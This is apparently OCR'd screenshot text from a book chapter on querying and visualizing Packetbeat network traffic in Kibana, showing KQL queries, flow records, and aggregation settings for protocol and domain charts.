
The Kibana Query Language (KQL) offers a simplified query syntax and support for scripted fields. KQL also provides autocomplete if you have a Basic license or above. If you turn off KQL, Kibana uses Lucene.

Kibana Query Language
On

Time	_source
Mar 14, 2021 @ 22:58:41.911	@timestamp: Mar 14, 2021 @ 22:58:41.911 network.bytes: 17.6MB network.packets: 15,226 network.type: ipv4 network.transport: tcp network.community_id: 1:1PAzbvabd9xKaAp+LOBS4dunfXE= source.packets: 1,774 source.mac: 08:00:27:25:b4:1d source.ip: 10.0.4.15 source.port: 50541 source.bytes: 183.1KB destination.packets: 13,452 destination.bytes: 17.5MB destination.mac: 52:54:00:12:35:02 destination.ip: 205.185.216.42 destination.port: 80 flow.id: EQwA////DP//////FBgBAAEIACcltB1SVAASNQIKAAQPzbnYKm3FUAB1BwAAAAAAAA flow.final: true host.ip: fe80::9dfb:2aae:7112:2f1a, 192.168.1.103, fe80::b9b0:36e6:1851:225d, 10.0.4.15 host.mac: 08:00:27:af:27:05, 08:00:27:25:b4:1d



10.0.4.15	42.0%
205.185.216.42	29.8%
205.185.216.10	24.0%
fe80::b9b0:36e6:1851:225d	4.2%



source.ip : 10.0.4.15

packetbeat-*

source.ip


Filter by type 0

433 hits

TOP 5 VALUES

10.0.4.15 100.0%

Exists in 433 / 433 records




destination.domain:/(elastic|packtpub|neverssl).(com|co)/


TOP 5 VALUES	
neverssl.com	50.0%
packtpub.com	25.0%
elastic.co	25.0%

Exists in 4 / 4 records

```
destination.domain: neverssl.com netwo
event.start: Mar 14, 2021 @ 22:50:26.
protocol event.kind: event event.datas
related.ip: 10.0.4.15, 52.84.122.61 ag
957b-b8b6fb9719ca agent.name: packtpub

destination.domain: neverssl.com netwo
url.scheme: http url.domain: neverssl.
event.category: network_traffic, netwo
client.ip: 10.0.4.15 client.port: 5052
```



Count
895



network.protocol: Descending	Count
http	41,879
dns	1,662
tls	963
dhcpv4	8

packetbeat-*

Data Options

Metrics

Metric Count


Add

Buckets

Split rows

Aggregation: Terms

Field: network.protocol



network.protocol: Descendi...	destination.domain: Ascend...	Count
http	edge.microsoft.com	1
http	msedge.f.dl.delivery.mp.micros...	1
http	neverssl.com	2
http	2.tlu.dl.delivery.mp.microsoft.c...	3
http	adl.windows.com	3
dns	Missing	1,665
tls	10713890.fls.doubleclick.net	1
tls	1531062-12.chat.api.drift.com	1
tls	17a1dd6e02efbc2be1dea0263...	1
tls	813-mam-392.mktoresp.com	1

Sub aggregation: Terms

Field: destination.domain

Order by: Metric: Count


Order: Ascending

Size: 5

○ Group other values in separate bucket

● Show missing values

Label for missing values: Missing



packetbeat-*

Metrics

Y-axis Count

Buckets

X-axis

Aggregation: Terms

Field: network.protocol

Order by: Metric: Count


Order: Descending

Size: 5

○ Group other values in separate bucket

○ Show missing values

Custom label



elastic

Search Elastic

Visualize Library / Create

Inspect Share Save

Search KQL

Today Show dates Refresh

+ Add filter

🟩 dns
🟦 tls
🟪 http

packetbeat-*

Data Options

Metrics

Slice size Count

Buckets

Split slices

Aggregation: Terms (Terms help)

Field: network.protocol


Order by: Metric: Count

Order: Descending

Size: 5

○ Group other values in separate bucket

○ Show missing values



Aggregation: Date Histogram

Date Histogram help


Field: @timestamp

Minimum interval: Week

Select an option or create a custom value. Examples: 30s, 20m, 24h, 2d, 1w, 1M

○ Drop partial buckets

Custom label



chapter 6

